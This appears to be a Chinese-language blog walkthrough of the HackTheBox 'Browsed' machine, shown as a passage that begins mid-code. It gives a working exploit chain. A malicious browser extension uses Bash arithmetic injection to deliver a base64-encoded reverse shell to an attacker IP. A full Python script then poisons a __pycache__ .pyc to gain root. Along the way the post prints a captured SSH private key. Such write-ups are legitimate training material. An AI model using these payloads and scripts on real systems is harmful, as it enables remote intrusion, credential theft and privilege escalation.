content = request.form.get('content', '')
if not content.strip():
return 'Empty content. <a href="/">Go back</a>'

# Convert markdown to HTML
html = markdown.markdown(content)

# Save HTML to unique file
filename = f"{uuid.uuid4().hex}.html"
filepath = os.path.join(FILES_DIR, filename)
with open(filepath, 'w') as f:
f.write(html)

return f'''
<p>File saved as <code>{filename}</code>.</p>
<p><a href="/view/{filename}">View Rendered HTML</a></p>
<p><a href="/">Go back</a></p>
'''

@app.route('/files')
def list_files():
files = [f for f in os.listdir(FILES_DIR) if f.endswith('.html')]
links = '\n'.join([f'<li><a href="/view/{f}">{f}</a></li>' for f in files])
return f'''
<h1>Saved HTML Files</h1>
<ul>{links}</ul>
<p><a href="/">Back to editor</a></p>
'''

@app.route('/routines/<rid>')
def routines(rid):
# Call the script that manages the routines
# Run bash script with the input as an argument (NO shell)
subprocess.run(["./routines.sh", rid])
return "Routine executed !"

@app.route('/view/<filename>')
def view_file(filename):
filename = secure_filename(filename)
if not filename.endswith('.html'):
return "Invalid filename", 400
return send_from_directory(FILES_DIR, filename)

# The webapp should only be accessible through localhost
if __name__ == '__main__':
app.run(host='127.0.0.1', port=5000)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
┌─[root@htb-vo7qucmz6t]─[/home/skyarrow/Downloads]
└──╼ #cat routines.sh
#!/bin/bash

ROUTINE_LOG="/home/larry/markdownPreview/log/routine.log"
BACKUP_DIR="/home/larry/markdownPreview/backups"
DATA_DIR="/home/larry/markdownPreview/data"
TMP_DIR="/home/larry/markdownPreview/tmp"

log_action() {
echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> "$ROUTINE_LOG"
}

if [[ "$1" -eq 0 ]]; then
# Routine 0: Clean temp files
find "$TMP_DIR" -type f -name "*.tmp" -delete
log_action "Routine 0: Temporary files cleaned."
echo "Temporary files cleaned."

elif [[ "$1" -eq 1 ]]; then
# Routine 1: Backup data
tar -czf "$BACKUP_DIR/data_backup_$(date '+%Y%m%d_%H%M%S').tar.gz" "$DATA_DIR"
log_action "Routine 1: Data backed up to $BACKUP_DIR."
echo "Backup completed."

elif [[ "$1" -eq 2 ]]; then
# Routine 2: Rotate logs
find "$ROUTINE_LOG" -type f -name "*.log" -exec gzip {} \;
log_action "Routine 2: Log files compressed."
echo "Logs rotated."

elif [[ "$1" -eq 3 ]]; then
# Routine 3: System info dump
uname -a > "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
df -h >> "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
log_action "Routine 3: System info dumped."
echo "System info saved."

else
log_action "Unknown routine ID: $1"
echo "Routine ID not implemented."
fi

特别注意 routines.sh

核心漏洞原理:Bash Arithmetic Injection

routines.sh 中,虽然作者使用了双引号 "$1",但 -eq数值比较操作符。 当 Bash 看到 -eq 时,它会尝试将字符串作为算术表达式(Arithmetic Expression)进行解析。

如果输入是 arr[$(command)],Bash 会尝试计算数组索引中的命令,从而导致 RCE。即使有引号保护,-eq 也会触发这个计算过程。

“开发者试图用双引号 "$1" 来防止常规的命令注入(如 ; ls),这是一个常见的误区。在 Bash 中,-eq 强制进入算术上下文(Arithmetic Context)。在算术上下文中,Bash 会递归地解析变量的内容。

如果我们输入 a[$(id)]

  1. Bash 看到 -eq,准备做数学运算。
  2. 解析字符串时遇到数组索引 []
  3. 数组索引内允许执行命令以计算索引值。
  4. $(id) 被执行,从而绕过了双引号的保护。”

那么整个攻击链就清楚了:先构造恶意插件让网页端执行我们的js文件,接着访问内网,最后利用bash计算的特性获取shell

由于 Flask 定义的路由为 @app.route('/routines/<rid>') ,如果直接在 Payload 中包含斜杠 /(例如 /bin/bash/dev/tcp/),Flask 会将其解析为多级路径从而导致 404 错误。因此,必须将 Payload 进行 Base64 编码,并通过 echo {Base64} | base64 -d | bash 的形式在服务端解码执行,从而绕过 URL 路径字符的限制。

构造恶意js文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌─[root@htb-vo7qucmz6t]─[/home/skyarrow/Downloads/fontify]
└──╼ #cat content.js
// content.js

// ⚠️ 把这里换成你刚才生成的 Base64 字符串
const B64_PAYLOAD = "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43MC80NDQ0IDA+JjEK";

// 构造新的注入 Payload
// 使用 {echo,Base64}|{base64,-d}|{bash} 的形式来避免空格,或者直接用空格(URL编码后是安全的)
// 这里原本的命令是: echo "BASE64" | base64 -d | bash
const injection = `a[$(echo ${B64_PAYLOAD}|base64 -d|bash)]`;

// 目标 URL
const targetUrl = `http://127.0.0.1:5000/routines/${encodeURIComponent(injection)}`;

console.log("[*] Sending Base64 encoded payload...");

fetch(targetUrl, { mode: 'no-cors' })
.then(() => console.log("[+] Base64 Payload sent!"))
.catch(e => console.log("[-] Error:", e));

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌─[root@htb-vo7qucmz6t]─[/home/skyarrow/Downloads/fontify]
└──╼ #cat manifest.json
{
"manifest_version": 3,
"name": "System Routine Helper",
"version": "1.0.0",
"description": "Auto-fixes system routines",
"permissions": [
"storage",
"scripting"
],
"content_scripts": [
{
"matches": ["<all_urls>"],
"js": ["content.js"],
"run_at": "document_idle"
}
]
}
1
2
3
4
┌─[root@htb-vo7qucmz6t]─[/home/skyarrow/Downloads/fontify]
└──╼ #zip -r exploit.zip manifest.json content.js
adding: manifest.json (deflated 41%)
adding: content.js (deflated 24%)
1
2
3
4
5
6
7
8
┌─[root@htb-vo7qucmz6t]─[/home/skyarrow/Desktop]
└──╼ #nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.70] from (UNKNOWN) [10.129.200.183] 51266
bash: cannot set terminal process group (1461): Inappropriate ioctl for device
bash: no job control in this shell
larry@browsed:~/markdownPreview$

可以看到我们已经成功收到shell。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
larry@browsed:~$ ls -al
ls -al
total 56
drwxr-x--- 9 larry larry 4096 Jan 6 11:11 .
drwxr-xr-x 4 root root 4096 Jan 6 10:28 ..
lrwxrwxrwx 1 root root 9 Dec 29 09:55 .bash_history -> /dev/null
-rw-r--r-- 1 larry larry 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 larry larry 3771 Mar 31 2024 .bashrc
drwx------ 4 larry larry 4096 Jan 6 10:28 .cache
drwx------ 3 larry larry 4096 Jan 6 10:28 .config
-rw-rw-r-- 1 larry larry 36 Aug 17 11:05 .gitconfig
drwx------ 3 larry larry 4096 Jan 6 10:28 .gnupg
drwxrwxr-x 3 larry larry 4096 Jan 6 10:28 .local
drwxrwxr-x 9 larry larry 4096 Jan 6 10:28 markdownPreview
drwx------ 3 larry larry 4096 Jan 6 10:28 .pki
-rw-r--r-- 1 larry larry 807 Mar 31 2024 .profile
lrwxrwxrwx 1 larry larry 9 Aug 17 13:15 .python_history -> /dev/null
drwx------ 2 larry larry 4096 Jan 6 10:28 .ssh
-rw-r----- 1 root larry 33 Jan 16 05:41 user.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
larry@browsed:~$ cd .ssh
cd .ssh
larry@browsed:~/.ssh$ ls
ls
authorized_keys
id_ed25519
id_ed25519.pub
larry@browsed:~/.ssh$ cat id_ed25519
cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEBRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHBABLy8gq3OvAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----
larry@browsed:~/.ssh$

有其私钥,记下来方便后续登录上传。

权限提升:Python 字节码缓存毒化

1
2
3
4
5
6
7
8
9
10
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User larry may run the following commands on browsed:
(root) NOPASSWD: /opt/extensiontool/extension_tool.py
larry@browsed:~$

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
larry@browsed:~$ cat  /opt/extensiontool/extension_tool.py
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
version = data["version"]
major, minor, patch = map(int, version.split('.'))
if level == 'major':
major += 1
minor = patch = 0
elif level == 'minor':
minor += 1
patch = 0
else:
patch += 1

new_version = f"{major}.{minor}.{patch}"
data["version"] = new_version

with open(path, 'w', encoding='utf-8') as f:
json.dump(data, f, indent=2)

print(f"[+] Version bumped to {new_version}")
return new_version

def package_extension(source_dir, output_file):
temp_dir = '/opt/extensiontool/temp'
if not os.path.exists(temp_dir):
os.mkdir(temp_dir)
output_file = os.path.basename(output_file)
with zipfile.ZipFile(os.path.join(temp_dir,output_file), 'w', zipfile.ZIP_DEFLATED) as zipf:
for foldername, subfolders, filenames in os.walk(source_dir):
for filename in filenames:
filepath = os.path.join(foldername, filename)
arcname = os.path.relpath(filepath, source_dir)
zipf.write(filepath, arcname)
print(f"[+] Extension packaged as {temp_dir}/{output_file}")

def main():
parser = ArgumentParser(description="Validate, bump version, and package a browser extension.")
parser.add_argument('--ext', type=str, default='.', help='Which extension to load')
parser.add_argument('--bump', choices=['major', 'minor', 'patch'], help='Version bump type')
parser.add_argument('--zip', type=str, nargs='?', const='extension.zip', help='Output zip file name')
parser.add_argument('--clean', action='store_true', help="Clean up temporary files after packaging")

args = parser.parse_args()

if args.clean:
clean_temp_files(args.clean)

args.ext = os.path.basename(args.ext)
if not (args.ext in os.listdir(EXTENSION_DIR)):
print(f"[X] Use one of the following extensions : {os.listdir(EXTENSION_DIR)}")
exit(1)

extension_path = os.path.join(EXTENSION_DIR, args.ext)
manifest_path = os.path.join(extension_path, 'manifest.json')

manifest_data = validate_manifest(manifest_path)

# Possibly bump version
if (args.bump):
bump_version(manifest_data, manifest_path, args.bump)
else:
print('[-] Skipping version bumping')

# Package the extension
if (args.zip):
package_extension(extension_path, args.zip)
else:
print('[-] Skipping packaging')


if __name__ == '__main__':
main()

可以看到larry能无密码以root的权限执行该文件,这里可以利用python的字节码缓存机制。

简单来说,Python 为了加快加载速度,会将编译后的 .pyc 文件存放在 __pycache__ 目录下。当再次运行脚本时,Python 会检查源文件 (.py) 和缓存文件 (.pyc)。如果 .pyc 文件头中记录的时间戳和文件大小 与源文件一致,Python 就会直接执行 .pyc,而完全忽略源文件的内容。

“此提权利用了 Python 的导入优先级机制。通常源码 .py 优先级高于 .pyc,但在导入模块时,Python 会进行‘新鲜度检查(Freshness Check)’:它对比 __pycache__.pyc 文件头部的 4 字节时间戳与源文件的 mtime

由于你可以写入 __pycache__,你可以伪造一个“看起来”和源文件完全匹配,但实际上包含恶意代码的 .pyc 文件。

由于我们可以写入 __pycache__ 目录,我们能够:

  1. 编译一个恶意 payload。
  2. 使用 os.utime() 强制将恶意 .pyc 的元数据修改为与 Root 拥有的源文件完全一致。
  3. 当 Root 运行脚本时,Python 误以为缓存是最新的,从而直接加载我们的恶意字节码。”
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
larry@browsed:~$ cat exploit.py 
import os
import sys
import py_compile
import struct
import time
import shutil

# 配置目标信息
TARGET_DIR = "/opt/extensiontool"
SOURCE_FILE = "extension_utils.py"
# ⚠️ 注意:根据你的上一条日志,目标是 Python 3.12
# 文件名通常是 name.cpython-XY.pyc
PYC_FILENAME = "extension_utils.cpython-312.pyc"

TARGET_SOURCE_PATH = os.path.join(TARGET_DIR, SOURCE_FILE)
TARGET_PYC_PATH = os.path.join(TARGET_DIR, "__pycache__", PYC_FILENAME)

# 1. 我们的恶意 Payload
# 我们需要定义主脚本期望调用的函数,防止 import 时直接报错退出,
# 虽然 os.system 会阻塞进程给我们 shell,但保持结构完整更好。
payload_content = """
import os
import sys

print("[+] 😈 Poisoned .pyc loaded successfully!")
print("[+] Current User: " + str(os.getuid()))

# 核心提权代码
try:
os.setuid(0)
os.setgid(0)
os.system("/bin/bash -p")
except Exception as e:
print(e)

# 伪造空函数以满足导入需求
def validate_manifest(*args, **kwargs):
return {}

def clean_temp_files(*args, **kwargs):
pass
"""

def exploit():
print(f"[*] Targeting: {TARGET_SOURCE_PATH}")

# 2. 获取原始源文件的元数据 (大小 和 修改时间)
try:
stats = os.stat(TARGET_SOURCE_PATH)
except FileNotFoundError:
print("[-] Cannot find target file. Are you on the right machine?")
return
original_size = stats.st_size
original_mtime = stats.st_mtime

print(f"[*] Original Size: {original_size} bytes")
print(f"[*] Original Timestamp: {original_mtime}")

# 3. 构造恶意源文件并填充大小
# 我们需要让恶意文件的物理大小与原始文件完全一致
current_payload_size = len(payload_content.encode('utf-8'))

if current_payload_size > original_size:
print("[-] Error: Payload is larger than original file! Minimize the payload.")
return

# 计算需要填充的字节数
padding_size = original_size - current_payload_size
# 使用注释进行填充
payload_final = payload_content + ("# " * (padding_size // 2))
# 微调剩余字节
while len(payload_final.encode('utf-8')) < original_size:
payload_final += " "

# 再次检查大小
if len(payload_final.encode('utf-8')) != original_size:
print("[-] Padding calculation failed slightly. Adjusting...")
# 简单暴力的截断或补齐
payload_final = payload_final[:original_size]

print(f"[*] Generated malicious source with padding. Size: {len(payload_final)}")

# 4. 写入临时恶意源文件
evil_source_path = "/tmp/extension_utils.py"
with open(evil_source_path, "w") as f:
f.write(payload_final)

# 5. 【关键步骤】修改临时文件的时间戳
# 我们强制将临时文件的 mtime 修改为与 /opt/.../extension_utils.py 一致
# 这样编译出来的 .pyc 头部里记录的时间戳就是“正确”的
os.utime(evil_source_path, (stats.st_atime, original_mtime))
print("[*] Synced timestamp of malicious source file.")

# 6. 编译生成恶意的 .pyc
# 此时 py_compile 会读取我们伪造的时间戳并写入 .pyc 头
evil_pyc_path = "/tmp/" + PYC_FILENAME
py_compile.compile(evil_source_path, cfile=evil_pyc_path)
print(f"[*] Compiled malicious .pyc at {evil_pyc_path}")

# 7. 注入:覆盖目标 __pycache__ 中的文件
try:
shutil.copy(evil_pyc_path, TARGET_PYC_PATH)
print(f"[+] 💉 Injection successful! Overwrote {TARGET_PYC_PATH}")
except PermissionError:
print("[-] Failed to write to __pycache__. Check permissions!")
return

# 8. 提示用户执行
print("\n[!] Ready to fire! Run the following command:")
print("sudo /opt/extensiontool/extension_tool.py")

if __name__ == "__main__":
exploit()
1
2
3
4
5
6
7
8
9
10
11
12
larry@browsed:~$ python3 exploit.py
python3 exploit.py
[*] Targeting: /opt/extensiontool/extension_utils.py
[*] Original Size: 1245 bytes
[*] Original Timestamp: 1742727379.0
[*] Generated malicious source with padding. Size: 1206
[*] Synced timestamp of malicious source file.
[*] Compiled malicious .pyc at /tmp/extension_utils.cpython-312.pyc
[+] 💉 Injection successful! Overwrote /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc

[!] Ready to fire! Run the following command:
sudo /opt/extensiontool/extension_tool.py
1
2
3
4
5
6
7
8
larry@browsed:~$ sudo /opt/extensiontool/extension_tool.py
[+] 😈 Poisoned .pyc loaded successfully!
[+] Current User: 0
root@browsed:/home/larry#
root@browsed:/home/larry# whoami
root
root@browsed:/home/larry# id
uid=0(root) gid=0(root) groups=0(root)

以上,我们成功完成了渗透测试。

核心利用点:由浅入深的技术解析

1. 深入浅出:Bash 算术表达式注入 (Arithmetic Injection)

Level 1: 现象 (What) 通常我们在 Bash 里比较数字用 -eq,比如 if [ "$1" -eq 5 ]。但如果攻击者输入的不是数字,而是一段特殊的代码,比如 arr[$(whoami)],Bash 竟然会执行 whoami 命令!

Level 2: 原理 (Why) Bash 有两种模式:文本模式和算术模式。

  • 文本模式echo "$1"。Bash 只是把变量里的字符打印出来。
  • 算术模式(( a + b )) 或者使用 -eq-gt 等操作符。

算术模式下,Bash 变得非常“勤奋”。如果它看到变量里包含看起来像算术操作的东西,它会尝试去计算它。 关键在于:计算数组索引需要先算出里面的值。 当你输入 var[$(ls)] 时,Bash 为了搞清楚这个数组的索引到底是几,它必须先执行 $(ls) 里的命令。这就造成了远程代码执行。

Level 3: 限制与绕过 (How) 在这个靶机中,URL 路由限制了斜杠 / 的使用 。

  • 失败 Payload: arr[$(/bin/bash -i)] -> 包含 /,被 Flask 路由拦截,报错 404。
  • 成功 Payload: 利用 Base64 编码。 我们把命令 bash -i >& /dev/tcp/... 编码成 Base64 字符串(不含斜杠)。 然后在注入点构造:echo 编码字符串 | base64 -d | bash。 这样整个 Payload 没有任何特殊字符,成功欺骗 Web 服务器,进入 Bash 后再还原成恶意命令执行。

2. 深入浅出:Python __pycache__ 毒化 (Bytecode Poisoning)

Level 1: 现象 (What) 你是一个普通用户,你想修改一个只有 Root 能改的 Python 脚本。正常情况下你改不了源码 .py 文件。但是,如果 Root 用户允许你往存放编译缓存的 __pycache__ 文件夹里写东西,你就能“偷梁换柱”,让 Root 运行你的代码。

Level 2: 机制 (Why) Python 运行脚本时,为了快,不会每次都从头翻译源码。它会把翻译好的“字节码”存成 .pyc 文件放在 __pycache__ 里。 下次运行时,Python 会做一个**“体检”**:

  1. 找到 .pyc 文件。
  2. 看它的**“出生日期”(修改时间戳)和“体重”**(文件大小)。
  3. 如果和源码 .py 文件完全吻合,Python 就说:“这缓存是新的,直接用它,不看源码了。”

Level 3: 攻击 (How) 这个漏洞的精髓在于欺骗

  1. 权限不对等:我们改不了源码(Root 拥有),但能改缓存目录(写权限)。
  2. 制造克隆体:我们要制造一个恶意的 .pyc 文件。
  3. 整容(关键步骤):如果不修改时间戳,Python 会发现缓存时间和源码时间对不上,就会重新编译源码,覆盖掉我们的恶意文件。 所以,原文中的利用脚本使用了 os.stat() 获取原文件的 st_mtime ,然后用 os.utime() 强行把我们恶意文件的修改时间改成一模一样。
  4. 触发:当 Root 再次运行脚本时,通过了“体检”,执行了我们的恶意字节码 -> 提权成功。

HackTheBox-Browsed
http://example.com/2026/01/16/HackTheBox-Browsed/
Author
Skyarrow
Posted on
January 16, 2026
Licensed under